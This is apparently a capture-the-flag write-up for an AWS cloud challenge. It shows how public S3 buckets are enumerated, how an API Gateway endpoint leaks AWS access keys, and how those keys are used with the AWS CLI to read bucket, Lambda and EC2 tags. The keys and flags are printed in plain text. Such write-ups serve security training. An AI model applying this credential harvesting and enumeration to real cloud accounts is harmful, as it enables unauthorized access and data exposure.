Challenge Information

The spaceship that you will use in SPACE RACE is almost ready. One of the last steps is to verify that all of the systems are operational. Unfortunately, the AI controlling the system information decided to take a personal time off for a few days, leaving you without an easy access to the spaceship systems. This is not a problem because, as the cyber security specialist in the ship, you know the spaceship cloud infrastructure like the back of your hand.

Task Description:

```
enter flag

[25          Spaceship external information
points]      endpoint

Your spaceship is located here, can you find the
external information panel?
```

Flag 1:

Step 1: Spaceship external information endpoint

```
[25          Spaceship external information
points]      endpoint

Your spaceship is located here, can you find the
external information panel?
```

http://planet-bucket-43b2a07.s3-website-eu-west-1.amazonaws.com/

Another amazonaws url provided and we are asked to find the external storage endpoint, inspecitng the page the url of the rocket is another bucket
navigating to that url we have an xml. append /flag.txt to get the above flag

https://rocket-bucket-723aa76.s3.amazonaws.com/

This XML file does not appear to have any style information associated with it. The document tree is sh

```xml
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>rocket-bucket-723aa76</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>external-information-panel.txt</Key>
    <LastModified>2021-06-24T19:24:39.000Z</LastModified>
    <ETag>"d18c834974b76e5e2a02d27b5f5f2a67"</ETag>
    <Size>60</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>flag.txt</Key>
    <LastModified>2021-06-24T19:24:39.000Z</LastModified>
    <ETag>"ebfd1e6eb5d2bd7daf1facf9f81c2689"</ETag>
    <Size>45</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>rocket_bucket.png</Key>
    <LastModified>2021-06-24T19:24:38.000Z</LastModified>
    <ETag>"2b6e9f2e40e4ba07e6530f4e8dff83bb"</ETag>
    <Size>31428</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```

https://rocket-bucket-723aa76.s3.amazonaws.com/flag.txt

Flag: CTF{0841862f273fd2ca20ea3b94a645781071ab19d7}

Flag 2:

Step 1: Obtaining the spaceship access keys

xml from previous challenge shows another txt file external-information-panel.txt, append this to url to download.

File contains the followwing url:
https://g0341×75tb.execute-api.eu-west-1.amazonaws.com/logs

Navigating to website says get method not allowed, curl with post request also not allowed following PUT request is successful:

Command→ `curl https://g0341x75tb.execute-api.eu-west-1.amazonaws.com/logs -X PUT | grep flag`

Flag2: CTF{9177a9c8bb1cd5c85934}

Setup AWS CLI:

(using credentials from previous tasks)

Step 1:

Command→ `aws configure wizard`

```
Command Prompt - aws  configure wizard

C:\Users\Admin>aws configure wizard
What would you like to configure
> Static Credentials
  Assume Role
  Process Provider
  Additional CLI configuration
```

```
C:\Users\Admin>aws configure wizard
What would you like to configure
Enter the name of the profile: hackazon
Enter your Access Key Id: AKIA552OOUKCBWDIUCWS
Enter your Secret Access Key: dpmlpQnMgZFZ5Nt8k7AkCTizqGrY84ZRW55lo+52
```

Step 2: Configure Region to eu-west-1

Command→ `aws configure --profile hackazon`

```
C:\Users\Admin>aws configure --profile hackazon
AWS Access Key ID [****************UCWS]:
AWS Secret Access Key [****************o+52]:
Default region name [None]: eu-west-1
Default output format [None]: json
```

Step 3: Get List of Buckets

Command→ `aws s3api list-buckets --query "Buckets[].Name" --profile hackazon`

```
C:\Users\Admin>aws s3api list-buckets --query "Buckets[].Name" --profile hackazon
[
    "cleaningbucket-cf2be35",
    "planet-bucket-43b2a07",
    "rocket-bucket-723aa76"
]
```

Flag 3:
```

**Step 1: Get Bucket Tag**

```
enter flag

[25 points] A cleaning bucket

You have managed to access the spaceship. You see a
cleaning bucket, the Lambda Thrusters information
panel tag and the E-space Computing Cloud system
tags. What does the tag in the cleaning bucket says?
```

Command→ `aws s3api get-bucket-tagging --bucket cleaningbucket-cf2be35 --profile hackazon`

```
C:\Users\Admin>aws s3api get-bucket-tagging --bucket cleaningbucket-cf2be35 --profile hackazon

    "TagSet": [
        {
            "Key": "hackyholidays",
            "Value": "users"
        },
        {
            "Key": "Flag",
            "Value": "CTF_855cc724fd34896c8875"
        },
        {
            "Key": "Next",
            "Value": "Lambda Thrusters"
        }
    ]
```

Flag: CTF_855cc724fd34896c8875

Flag 4:

Step 1: Get List of Lambda Function

Command→ `aws lambda list-functions`

```
"Functions": [
    {
        "FunctionName": "l-1-eb3b962",
        "FunctionArn": "arn:aws:lambda:eu-west-1:957405373060:function:l-1-eb3b962",
        "Runtime": "nodejs12.x",
        "Role": "arn:aws:iam::957405373060:role/lambdaRole-79ced9b",
        "Handler": "index.handler",
        "CodeSize": 2604,
        "Description": "",
        "Timeout": 3,
        "MemorySize": 128,
        "LastModified": "2021-06-28T09:08:03.833+0000",
        "CodeSha256": "YvuySpl6lW1DkDhn/q8T5Uk56Y5zLYBJz8CfdUZ6/Lw=",
        "Version": "$LATEST",
        "TracingConfig": {
            "Mode": "PassThrough"
        },
        "RevisionId": "fac84b7c-e7aa-4d02-a242-bdb5234a2eba",
        "PackageType": "Zip"
    },
    {
        "FunctionName": "lambdaThrusters-8697c51",
        "FunctionArn": "arn:aws:lambda:eu-west-1:957405373060:function:lambdaThrusters-8697c51",
        "Runtime": "nodejs12.x",
        "Role": "arn:aws:iam::957405373060:role/lambdaRole-f644005",
        "Handler": "index.handler",
        "CodeSize": 489,
        "Description": "",
```

Step 2: List Tags of lambdaThrusters-8697c51 Function

enter flag

[25 points] Lambda Thrusters information panel

What is the tag in the Lambda Thrusters information panel?

Command→ `aws lambda list-tags --resource arn:aws:lambda:eu-west-1:957405373060:function:lambdaThrusters-8697c51 --profile hackazon`

```
C:\Users\Admin>aws lambda list-tags --resource arn:aws:lambda:eu-west-1:957405373060:function:lambdaThrusters-8697c51 -
profile hackazon
{
    "Tags": {
        "Flag": "CTF_20324408a4e3f5c1d54d",
        "Next": "E-Space Computing Cloud System",
        "hackyholidays": "users"
    }
}
```

Flag: CTF_20324408a4e3f5c1d54d

Flag 5:

Step 1:

enter flag

[25 points] E-space Cloud Computing System

What is the tag in the E-space Cloud Computing System?

Command→ `aws ec2 describe-tags --profile hackazon`

```
"Tags": [
    {
        "Key": "hackyholidays",
        "ResourceId": "vpc-042829c2c5370a038",
        "ResourceType": "vpc",
        "Value": "users"
    },
    {
        "Key": "final_flag",
        "ResourceId": "i-09d9eff674a6e339b",
        "ResourceType": "instance",
        "Value": "CTF_98f960b4d86bbcfe3fe1"
    },
    {
        "Key": "hackyholidays",
        "ResourceId": "i-09d9eff674a6e339b",
        "ResourceType": "instance",
        "Value": "users"
    },
    {
        "Key": "hackyholidays",
        "ResourceId": "eni-08fe3290679e72178",
        "ResourceType": "network-interface",
        "Value": "users"
    },
    {
        "Key": "hackyholidays",
        "ResourceId": "subnet-0f45a2d9daeeb4af9",
```

Flag: CTF_98f960b4d86bbcfe3fe1